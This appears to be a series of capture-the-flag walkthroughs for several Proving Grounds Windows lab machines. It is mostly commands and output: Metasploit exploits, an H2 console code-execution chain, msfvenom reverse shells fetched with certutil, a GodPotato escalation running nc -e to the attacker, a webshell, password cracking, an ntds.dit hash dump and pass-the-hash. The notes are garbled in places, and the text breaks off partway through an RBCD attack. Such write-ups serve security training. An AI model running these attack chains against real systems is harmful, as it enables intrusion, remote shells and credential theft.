RHOSTS => 192.168.204.40
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set LHOST 192.168.45.242
LHOST => 192.168.45.242
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > run
``` log inAdministrator,`C:\Users\Administrator\Desktop`get proof.txt

```

C:\Windows\system32>whoami

whoami

nt authority\system

C:\Users\Administrator\Desktop>type proof.txt

d615a7ad9fd7113003d162a4953b2ff0

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.176.66 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.176.66:80
Open 192.168.176.66:135
Open 192.168.176.66:139
Open 192.168.176.66:445
Open 192.168.176.66:8082
Open 192.168.176.66:5040
Open 192.168.176.66:9092
Open 192.168.176.66:49665
Open 192.168.176.66:49664
Open 192.168.176.66:49666
Open 192.168.176.66:49667
Open 192.168.176.66:49668
Open 192.168.176.66:49669

PORT      STATE SERVICE      REASON  VERSION
80/tcp    open  http         syn-ack  Microsoft IIS httpd 10.0
|_ http-title: H2 Database Engine (redirect)
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
135/tcp    open  msrpc        syn-ack  Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds? syn-ack
5040/tcp    open  unknown      syn-ack
8082/tcp    open  http         syn-ack  H2 database http console
|_ http-methods:
|_ Supported Methods: GET POST
|_ http-title: H2 Console
|_ http-favicon: Unknown favicon MD5: D2FBC2E4FB758DC8672CDEFB4D924540
9092/tcp    open  XmlRpcRegSvc? syn-ack
49664/tcp    open  msrpc        syn-ack  Microsoft Windows RPC
49665/tcp    open  msrpc        syn-ack  Microsoft Windows RPC
49666/tcp    open  msrpc        syn-ack  Microsoft Windows RPC
49667/tcp    open  msrpc        syn-ack  Microsoft Windows RPC
49668/tcp    open  msrpc        syn-ack  Microsoft Windows RPC
49669/tcp    open  msrpc        syn-ack  Microsoft Windows RPC
```http://192.168.176.66:8082`canuselogin,Refer to[edb-49384] (https://www.exploit-
db.com/exploits/49384),`SQL statement`First
```sql
SELECT CSVWRITE('C:\Windows\Temp\JNIScriptEngine.dll', CONCAT('SELECT NULL ',
CHAR(0x4d),CHAR(0x5a),CHAR(0x90),CHAR(0x00),CHAR(0x03),CHAR(0x00),CHAR(0x00),CHAR(0x00),...
'ISO-8859-1', ' ', ' ', ' ', ' ', ' ', ' ');

CREATE ALIAS IF NOT EXISTS System_load FOR "java.lang.System.load";
CALL System_load('C:\Windows\Temp\JNIScriptEngine.dll');

CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new
java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami")).getInputStream()).useDelimiter("\Z").next
()');
```whoami`reverse
```sql
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.196 lport=445 -f exe > met_445.exe

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445

## SQL statement
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil.exe -f -
urlcache -split http://192.168.45.196/met_445.exe

```



```
c:/windows/temp/met_445.exe").getInputStream()).useDelimiter("\\Z").next()');  
  
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";  
CALL JNIScriptEngine_eval('new  
java.util.Scanner(java.lang.Runtime.getRuntime().exec("c:/windows/temp/met_445.exe").getInputStream()).use  
Delimiter("\\Z").next()');  
`` get reverse,C:\Users\tony\Desktop\get local.txt
```

```
C:\Users\tony\Desktop>type local.txt
f19485a867b6cf182890d4d493b5603e
"" Checkwhoami /priv``SeImpersonatePrivilege
```

```
C:\Users\Public\Documents>set
PATH=%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\system32\windowspowershell\v1.0\;

C:\Users\Public\Documents>whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name                Description                State
=====
SeShutdownPrivilege          Shut down the system      Disabled
SeChangeNotifyPrivilege      Bypass traverse checking   Enabled
SeUndockPrivilege            Remove computer from docking station Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege      Create global objects      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege          Change the time zone       Disabled
```
```

```
C:\Users\Public\Documents>certutil.exe -urlcache -f http://192.168.45.196/nc.exe nc.exe
```

```
C:\Users\Public\Documents>certutil.exe -urlcache -f http://192.168.45.196/GodPotato-NET4.exe GodPotato.exe
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp8082
```

```
C:\Users\Public\Documents>GodPotato.exe -cmd "nc -t -e C:\Windows\System32\cmd.exe 192.168.45.196 8082"
```

```
C:\Users\Administrator\Desktop>type proof.txt
c8d1fd32983fff07b77acc10cb59e18c
```

tags: Offsec PG Practice Easy Windows # Kevin ""

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.203.45 -u 5000 -t 8000 --scripts -- -n -Pn -sVC
```

```
Open 192.168.203.45:80
Open 192.168.203.45:135
Open 192.168.203.45:139
Open 192.168.203.45:445
Open 192.168.203.45:3573
Open 192.168.203.45:3389
Open 192.168.203.45:49153
Open 192.168.203.45:49152
Open 192.168.203.45:49154
Open 192.168.203.45:49155
Open 192.168.203.45:49159
Open 192.168.203.45:49158
```

PORT STATE SERVICE REASON VERSION

80/tcp open http syn-ack GoAhead WebServer

| http-methods:

|\_ Supported Methods: GET HEAD

| http-title: HP Power Manager

|\_ Requested resource was http://192.168.203.45/index.asp

135/tcp open msrpc syn-ack Microsoft Windows RPC

139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn

445/tcp open microsoft-ds syn-ack Windows 7 Ultimate N 7600 microsoft-ds (workgroup: WORKGROUP)

3389/tcp open ssl/ms-wbt-server? syn-ack

3573/tcp open tag-ups-1? syn-ack

49152/tcp open msrpc syn-ack Microsoft Windows RPC

49153/tcp open msrpc syn-ack Microsoft Windows RPC

49154/tcp open msrpc syn-ack Microsoft Windows RPC

49155/tcp open msrpc syn-ack Microsoft Windows RPC

49158/tcp open msrpc syn-ack Microsoft Windows RPC

49159/tcp open msrpc syn-ack Microsoft Windows RPC

"" buffer overflow,use msfconsole

```
(kali㉿kali)-[~/pgplay]
└─$ msfconsole

msf6 > search "HP power manager"

Matching Modules
=====

Name Disclosure Date Rank Check Description
- - -
0 exploit/windows/http/hp_power_manager_filename 2011-10-19 normal No HP Power Manager 'formExportDataLogs' Buffer Overflow
1 exploit/windows/http/hpe_sim_76_amf_deserialization 2020-12-15 excellent Yes HPE Systems Insight Manager AMF Deserialization RCE
2 exploit/windows/http/hp_power_manager_login 2009-11-04 average No Hewlett-Packard Power Manager Administration Buffer Overflow

msf6 exploit(windows/http/hp_power_manager_login) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/hp_power_manager_filename) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(windows/http/hp_power_manager_filename) > set RHOSTS 192.168.203.45
RHOSTS => 192.168.203.45
msf6 exploit(windows/http/hp_power_manager_filename) > set LHOST 192.168.45.177
LHOST => 192.168.45.177
msf6 exploit(windows/http/hp_power_manager_filename) > run
"" log inAdministrator,`C:\Users\Administrator\Desktop`get proof.txt
```

C:\Windows\System32>whoami

whoami

nt authority\system

```
C:\Users\Administrator\Desktop>type proof.txt
dff63c300bc6db7d922e98a83100bee6
```

---

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.127 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.127:135
Open 192.168.172.127:139
Open 192.168.172.127:445
Open 192.168.172.127:5040
Open 192.168.172.127:7680
Open 192.168.172.127:8000
Open 192.168.172.127:3306
Open 192.168.172.127:33033
Open 192.168.172.127:30021
Open 192.168.172.127:44330
Open 192.168.172.127:45332
Open 192.168.172.127:45443
Open 192.168.172.127:49664
Open 192.168.172.127:49666
Open 192.168.172.127:49665
Open 192.168.172.127:49667
Open 192.168.172.127:49668
Open 192.168.172.127:49669

PORT STATE SERVICE REASON VERSION
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp open microsoft-ds? syn-ack
3306/tcp open mysql? syn-ack
5040/tcp open unknown syn-ack
7680/tcp open pando-pub? syn-ack
8000/tcp open http-alt syn-ack BarracudaServer.com (Windows)
30021/tcp open ftp syn-ack FileZilla ftpd 0.9.41 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- 1 ftp ftp 536 Nov 03 2020 .gitignore
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 app
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 bin
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 config
| -r--r--r-- 1 ftp ftp 130 Nov 03 2020 config.ru
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 db
| -r--r--r-- 1 ftp ftp 1750 Nov 03 2020 Gemfile
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 lib
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 log
| -r--r--r-- 1 ftp ftp 66 Nov 03 2020 package.json
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 public
| -r--r--r-- 1 ftp ftp 227 Nov 03 2020 Rakefile
| -r--r--r-- 1 ftp ftp 374 Nov 03 2020 README.md
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 test
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 tmp
|_ drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 vendor
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
|_ ftp-bounce: bounce working!
33033/tcp open unknown syn-ack
44330/tcp open ssl/unknown syn-ack
|_ ssl-date: 2024-04-26T01:22:43+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=server demo 1024 bits/organizationName=Real Time
Logic/stateOrProvinceName=CA/countryName=US/localityName=Laguna
Niguel/organizationalUnitName=SharkSSL/emailAddress=ginfo@realtimelogic.com
| Issuer: commonName=demo CA/organizationName=Real Time
Logic/stateOrProvinceName=CA/countryName=US/localityName=Laguna
Niguel/organizationalUnitName=SharkSSL/emailAddress=ginfo@realtimelogic.com
45332/tcp open http syn-ack Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
|_ http-title: Quiz App

```

```

45443/tcp open http syn-ack Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
|_ http-title: Quiz App
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
|_ http-methods:
| Supported Methods: HEAD GET POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
49664/tcp open msrpc syn-ack Microsoft Windows RPC
49665/tcp open msrpc syn-ack Microsoft Windows RPC
49666/tcp open msrpc syn-ack Microsoft Windows RPC
49667/tcp open msrpc syn-ack Microsoft Windows RPC
49668/tcp open msrpc syn-ack Microsoft Windows RPC
49669/tcp open msrpc syn-ack Microsoft Windows RPC
``` First`http://192.168.172.127:8000`then use [CVE-2023-24078] (https://github.com/overgrowncarrot1/CVE-2023-24078)First, can为

```

```

(kali㉿kali)-[~/pgplay]
└─$ python3 CVE-2023-24078.py -I 192.168.45.189 -p 445 -r 192.168.172.127 -P 8000

```

Email adm1n@localhost.local , username adm1n password P@ssw0rd!
 Creating admin user on http://192.168.172.127:8000/Config-Wizard/wizard/SetAdmin.jsp
 ``` then use busterhttp://192.168.172.127:45332

```

(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.172.127:45332 -w /home/kali/SecLists/Discovery/Web-Content/common.txt

=====
Starting gobuster in directory enumeration mode
=====

/index.html (Status: 200) [Size: 887]
/phpinfo.php (Status: 200) [Size: 90796]
Progress: 4727 / 4727 (100.00%)
=====
``` canCheck`http://192.168.172.127:45332/phpinfo.php`, canshell`C:/xampp/htdocs`

```

```

DOCUMENT_ROOT C:/xampp/htdocs
REQUEST_SCHEME http
CONTEXT_PREFIX no value
CONTEXT_DOCUMENT_ROOT C:/xampp/htdocs
SERVER_ADMIN postmaster@localhost
SCRIPT_FILENAME C:/xampp/htdocs/phpinfo.php
``` http://192.168.172.127:8000/fs/C:/xampp/htdocs/uploads.phpCheck192.168.172.127:45332/s.php?cmd=whoami

```

```

medjed\jerren
``` uploadshell

```

```

(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.189 lport=445 -f exe > met_445.exe

```

192.168.172.127:45332/s.php?cmd=certutil.exe -f -urlcache -split http://192.168.45.189/met_445.exe c:/windows/temp/met_445.exe

192.168.172.127:45332/s.php?cmd=c:/windows/temp/met_445.exe

```C:\Users\Jerren\Desktop>get local.txt

```

C:\Users\Jerren\Desktop>type local.txt
type local.txt
8a6c4e74ed85aa7e4ff1527a85a919b7
``` [edb-48789] (https://www.exploit-db.com/exploits/48789)

```

```

(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.189 lport=139 -f exe > met_139.exe

```

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp139

```

```

C:>cacIs C:\bd
C:\bd BUILTIN\Administrators:(OI)(CI)(ID)F
NT AUTHORITY\SYSTEM:(OI)(CI)(ID)F
BUILTIN\Users:(OI)(CI)(ID)R
NT AUTHORITY\Authenticated Users:(ID)C
NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(ID)C

C:>icacIs C:\bd\bd.exe

```

```
icacls C:\bd\bd.exe
C:\bd\bd.exe BUILTIN\Administrators:(I)(F)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Users:(I)(RX)
NT AUTHORITY\Authenticated Users:(I)(M)
```

can modify

```
C:\bd>rename bd.exe bd.exe_1
C:\bd>certutil.exe -urlcache -f http://192.168.45.189/met_139.exe bd.exe
C:\bd>shutdown /r
"" wait for reverse shellget Administrator,C:\Users\Administrator\Desktopget proof.txt
```

```
C:\Users\Administrator\Desktop>type proof.txt
174d246dbf765450f6b0b316dbe2ae42
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.208.99 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.208.99:21
Open 192.168.208.99:22
Open 192.168.208.99:80
Open 192.168.208.99:135
Open 192.168.208.99:139
Open 192.168.208.99:445
Open 192.168.208.99:5040
Open 192.168.208.99:3389
Open 192.168.208.99:7680
Open 192.168.208.99:8089
Open 192.168.208.99:33333
Open 192.168.208.99:49664
Open 192.168.208.99:49665
Open 192.168.208.99:49666
Open 192.168.208.99:49668
Open 192.168.208.99:49667
Open 192.168.208.99:49669

PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack  FileZilla ftpd
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
22/tcp    open  ssh          syn-ack  OpenSSH for_Windows_8.1 (protocol 2.0)
80/tcp    open  http         syn-ack  Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
135/tcp   open  msrpc        syn-ack  Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack
3389/tcp  open  ms-wbt-server syn-ack  Microsoft Terminal Services
5040/tcp  open  unknown      syn-ack
7680/tcp  open  pando-pub?   syn-ack
8089/tcp  open  http         syn-ack  Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
33333/tcp open  http         syn-ack  Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-methods:
|_ Supported Methods: GET POST
|_ http-title: Site doesn't have a title.
|_ http-favicon: Unknown favicon MD5: 76C5844B4ABE20F72AA23CBE15B2494E
49664/tcp open  msrpc        syn-ack  Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack  Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack  Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack  Microsoft Windows RPC
49668/tcp open  msrpc        syn-ack  Microsoft Windows RPC
49669/tcp open  msrpc        syn-ack  Microsoft Windows RPC
``` Check`http://192.168.208.99:8089/`,

```

List Current Deployments

List Running Processes

List Active Nodes

``` ClickList Running Processes,ip,http://169.254.44.128:33333/list-running-procs?,http://192.168.208.99:33333/list-running-procsuseburpsuite

```
## Request
GET /list-running-procs HTTP/1.1

Host: 192.168.208.99:33333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1

## Response
<p>Cannot "GET" /list-running-procs</p>
` ` ` ` POST `
```

Request

POST /list-running-procs HTTP/1.1

```
Host: 192.168.208.99:33333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

`<p>HTTP Error 411. The request must be chunked or have a content length.</p>`
`"" content length,burp,curl,get sshcredential`

```
(kali㉿kali)-[~/pgplay]
└─$ curl -X POST -H 'content-length: 1000' http://192.168.208.99:33333/list-running-procs

...
name      : cmd.exe
commandline : cmd.exe C:\windows\system32\DevTasks.exe --deploy C:\work\dev.yaml --user ariah -p
            "Tm93aXNlU2xvb3BUaGVvcnkxMzkK" --server nickel-dev --protocol ssh
...
... `base64 decode`,sshlogin,`C:\Users\ariah\Desktop`get local.txt
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ echo Tm93aXNlU2xvb3BUaGVvcnRkMzZK | base64 -d
NowiseSloopTheory139
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh ariah@192.168.208.99
ariah@192.168.208.99's password: NowiseSloopTheory139
```

```

ariah@NICKEL C:\Users\ariah\Desktop>type local.txt
2e5bf15dd929acbbef0addfa74ad5b06
"" C:\ftp\Infrastructure.pdf,kali

```

```

ariah@NICKEL C:\ftp>scp Infrastructure.pdf kali@192.168.45.237:/home/kali/Infrastructure.pdf
`` find,use`pdf2john`johncrack,get `ariah4168`

```

```
(kali㉿kali) [~/pgplay]
└─$ pdf2john Infrastructure.pdf
Infrastructure.pdf:$pdf$44128-
106011614350d814f7c974db9234e3e719e360b326aa1a24681b93038947f76796470dbb100000000000000000000000000000032d

(kali㉿kali) [~/pgplay]
└─$ john pdf --wordlist=/home/kali/rockyou.txt
ariah4168 (Infrastructure.pdf)

''' Infrastructure.pdfTemporary Command endpointcantrycommands
```


Infrastructure Notes

Temporary Command endpoint: <http://nickel/>?

Backup system: <http://nickel-backup/backup>

NAS: <http://corp-nas/files>

ariah@NICKEL C:\ftp>curl http://127.0.0.1/?whoami

<!doctype html><html><body>dev-api started at 2024-03-23T01:59:57

<pre>nt authority\system

</pre>

</body></html>

``` Administrator,candownloadreverse,wait for reverse shell`C:\Users\Administrator\Desktop`get proof.txt

└─(kali㉿kali)-[~/pgplay]

└─\$ msfvenom -p windows/shell\_reverse\_tcp lhost=192.168.45.237 lport=445 -f exe > met\_445.exe

└─(kali㉿kali)-[~/pgplay]

└─\$ rlwrap -cAr nc -nvlp445

ariah@NICKEL C:\Users\ariah\Desktop>certutil.exe -urlcache -f http://192.168.45.237/met\_445.exe met\_445.exe

ariah@NICKEL C:\Users\ariah\Desktop>curl http://127.0.0.1/?C:\Users\ariah\Desktop\met\_445.exe

C:\Users\Administrator\Desktop>type proof.txt

bd248e05e05a59684344839e3a2b409b

---

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.160.175 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.160.175:53
Open 192.168.160.175:88
Open 192.168.160.175:135
Open 192.168.160.175:139
Open 192.168.160.175:389
Open 192.168.160.175:445
Open 192.168.160.175:464
Open 192.168.160.175:593
Open 192.168.160.175:636
Open 192.168.160.175:3269
Open 192.168.160.175:5985
Open 192.168.160.175:9389
Open 192.168.160.175:49666
Open 192.168.160.175:49667
Open 192.168.160.175:49674
Open 192.168.160.175:49675
Open 192.168.160.175:49693
Open 192.168.160.175:49712

PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack Simple DNS Plus
88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2024-05-02 08:08:44Z)
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: resourced.local0.,
Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack
464/tcp open kpasswd5? syn-ack
593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped syn-ack
3269/tcp open tcpwrapped syn-ack
5985/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf syn-ack .NET Message Framing
49666/tcp open msrpc syn-ack Microsoft Windows RPC
49667/tcp open msrpc syn-ack Microsoft Windows RPC
49674/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
49675/tcp open msrpc syn-ack Microsoft Windows RPC
49693/tcp open msrpc syn-ack Microsoft Windows RPC
49712/tcp open msrpc syn-ack Microsoft Windows RPC

Service Info: Host: RESOURCEDC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```

```

(kali㉿kali)-[~/pgplay]
└─$ enum4linux 192.168.160.175

```

```

index: 0xeda RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the
computer/domain
index: 0xf72 RID: 0x457 acb: 0x00020010 Account: D.Durant Name: (null) Desc: Linear Algebra and crypto god
index: 0xf73 RID: 0x458 acb: 0x00020010 Account: G.Goldberg Name: (null) Desc: Blockchain expert
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xf6d RID: 0x452 acb: 0x00020010 Account: J.Johnson Name: (null) Desc: Networking specialist
index: 0xf6b RID: 0x450 acb: 0x00020010 Account: K.Keen Name: (null) Desc: Frontend Developer
index: 0xf10 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0xf6c RID: 0x451 acb: 0x00000210 Account: L.Livingstone Name: (null) Desc: SysAdmin
index: 0xf6a RID: 0x44f acb: 0x00020010 Account: M.Mason Name: (null) Desc: Ex IT admin
index: 0xf70 RID: 0x455 acb: 0x00020010 Account: P.Parker Name: (null) Desc: Backend Developer
index: 0xf71 RID: 0x456 acb: 0x00020010 Account: R.Robinson Name: (null) Desc: Database Admin
index: 0xf6f RID: 0x454 acb: 0x00020010 Account: S.Swanson Name: (null) Desc: Military Vet now cybersecurity specialist
index: 0xf6e RID: 0x453 acb: 0x00000210 Account: V.Ventz Name: (null) Desc: New-hired, reminder: HotelCalifornia194!

```

```
(kali㉿kali)-[~/pgplay]
└─$ crackmapexec smb 192.168.160.175 -u V.Ventz -p "HotelCalifornia194!" --shares
SMB 192.168.160.175 445 RESOURCEDC [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESOURCEDC)
(domain:resourced.local) (signing:True) (SMBv1:False)
SMB 192.168.160.175 445 RESOURCEDC [+] resourced.local\V.Ventz:HotelCalifornia194!
SMB 192.168.160.175 445 RESOURCEDC [+] Enumerated shares
SMB 192.168.160.175 445 RESOURCEDC Share Permissions Remark
SMB 192.168.160.175 445 RESOURCEDC -----
SMB 192.168.160.175 445 RESOURCEDC ADMIN$ Remote Admin
SMB 192.168.160.175 445 RESOURCEDC C$ Default share
SMB 192.168.160.175 445 RESOURCEDC IPC$ READ Remote IPC
SMB 192.168.160.175 445 RESOURCEDC NETLOGON READ Logon server share
SMB 192.168.160.175 445 RESOURCEDC Password Audit READ
SMB 192.168.160.175 445 RESOURCEDC SYSVOL READ Logon server share
```loginPassword Audit,get\registry\SYSTEM`\Active Directory\ntds.dit
```

```
(kali㉿kali)-[~/pgplay]
└─$ smbclient //192.168.160.175/"Password Audit" -U resourced.local/V.Ventz
Password for [RESOURCED.LOCAL\V.Ventz]: HotelCalifornia194!

smb: \> cd registry
smb: \registry> dir
.
..
SECURITY
SYSTEM

smb: \registry> get SYSTEM

smb: \> cd "Active Directory"
smb: \Active Directory> dir
.
..
ntds.dit
ntds.jfm

7706623 blocks of size 4096. 2720069 blocks available
smb: \Active Directory> get ntds.dit
```secretdump`
```

```
(kali㉿kali)-[~/pgplay]
└─$ impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL

Administrator:500:aad3b435b51404eeaad3b435b51404ee:12579b1666d4ac10f0f59f300776495f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
RESOURCEDC$:1000:aad3b435b51404eeaad3b435b51404ee:9ddb6f4d9d01fedeb4bccfb09df1b39d:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3004b16f88664fbebfc9ed272b0565b:::
M.Mason:1103:aad3b435b51404eeaad3b435b51404ee:3105e0f6af52aba8e11d19f27e487e45:::
K.Keen:1104:aad3b435b51404eeaad3b435b51404ee:204410cc5a7147cd52a04ddae6754b0c:::
L.Livingstone:1105:aad3b435b51404eeaad3b435b51404ee:19a3a7550ce8c505c2d46b5e39d6f808:::
J.Johnson:1106:aad3b435b51404eeaad3b435b51404ee:3e028552b946cc4f282b72879f63b726:::
V.Ventz:1107:aad3b435b51404eeaad3b435b51404ee:913c144caea1c0a936fd1ccb46929d3c:::
S.Swanson:1108:aad3b435b51404eeaad3b435b51404ee:bd7c11a9021d2708eda561984f3c8939:::
P.Parker:1109:aad3b435b51404eeaad3b435b51404ee:980910b8fc2e4fe9d482123301dd19fe:::
R.Robinson:1110:aad3b435b51404eeaad3b435b51404ee:fea5a148c14cf51590456b2102b29fac:::
D.Durant:1111:aad3b435b51404eeaad3b435b51404ee:08aca8ed17a9eec9fac4acdcba4652c35:::
G.Goldberg:1112:aad3b435b51404eeaad3b435b51404ee:62e16d17c3015c47b4d513e65ca757a2:::
```CME..get L.Livingstone/19a3a7550ce8c505c2d46b5e39d6f808,impacket-psexec`win-rm
```

```
(kali㉿kali)-[~/pgplay]
└─$ crackmapexec smb 192.168.160.175 -u L.Livingstone -H 19a3a7550ce8c505c2d46b5e39d6f808
SMB 192.168.160.175 445 RESOURCEDC [*] Windows 10 / Server 2019 Build 17763 x64
(name:RESOURCEDC) (domain:resourced.local) (signing:True) (SMBv1:False)
SMB 192.168.160.175 445 RESOURCEDC [+]
resourced.local\L.Livingstone:19a3a7550ce8c505c2d46b5e39d6f808
```C:\Users\L.Livingstone\Desktop`get local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ evil-winrm -i 192.168.160.175 -u L.Livingstone -H 19a3a7550ce8c505c2d46b5e39d6f808
```

```
Evil-WinRM PS C:\Users\L.Livingstone\Desktop> type local.txt
8037e6192d865cfb10ee67e4dfe0e337
``` use sharphound
```

```
Evil-WinRM PS C:\Users\L.Livingstone\Documents> upload /home/kali/pgplay/SharpHound.ps1
Evil-WinRM PS C:\Users\L.Livingstone\Documents> . .\SharpHound.ps1
Evil-WinRM PS C:\Users\L.Livingstone\Documents> Import-Module .\Sharphound.ps1
Evil-WinRM PS C:\Users\L.Livingstone\Documents> Invoke-BloodHound -CollectionMethod All -OutputDirectory
C:\Users\L.Livingstone\Documents\ -OutputPrefix "audit"
Evil-WinRM PS C:\Users\L.Livingstone\Documents> download audit_20240506190047_BloodHound.zip
``` downloadbloodhound,Search`L.LIVINGSTONE@RESOURCED.LOCAL`,Click`Node Info -> OUTBOUND OBJECT CONTROL ->
First Degree Object Control`![Resourced_1.png](picture/Resourced_1.png) can`GenericAll`,canuse[rbcd-
attack](https://github.com/tothi/rbcd-attack?source=post_page-----50c25c5a23c5-----)
----) First
```

```
(kali㉿kali)-[~/pgplay]
└─$ impacket-addcomputer resourced.local/l.livingstone -dc-ip 192.168.233.175 -hashes:19a3a7550ce8c505c2d46b5e39d6f808 -
computer-name 'ATTACK' -computer-pass 'AttackerPC1!'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
```

```
[*] Successfully added machine account ATTACK$ with password AttackerPC1!.
```

```
Evil-WinRM PS C:\Users\L.Livingstone\Documents> get-adcomputer attack
```

```
DistinguishedName : CN=ATTACK,CN=Computers,DC=resourced,DC=local
DNSHostName :
Enabled : True
Name : ATTACK
ObjectClass : computer
ObjectGUID : a04b3b32-4a0e-457a-a587-1764b9c9e5e8
SamAccountName : ATTACK$
SID : S-1-5-21-537427935-490066102-1511301751-4101
UserPrincipalName :
``` rbcd.py
```

```
(kali㉿kali)-[~/pgplay/rbcd-attack]
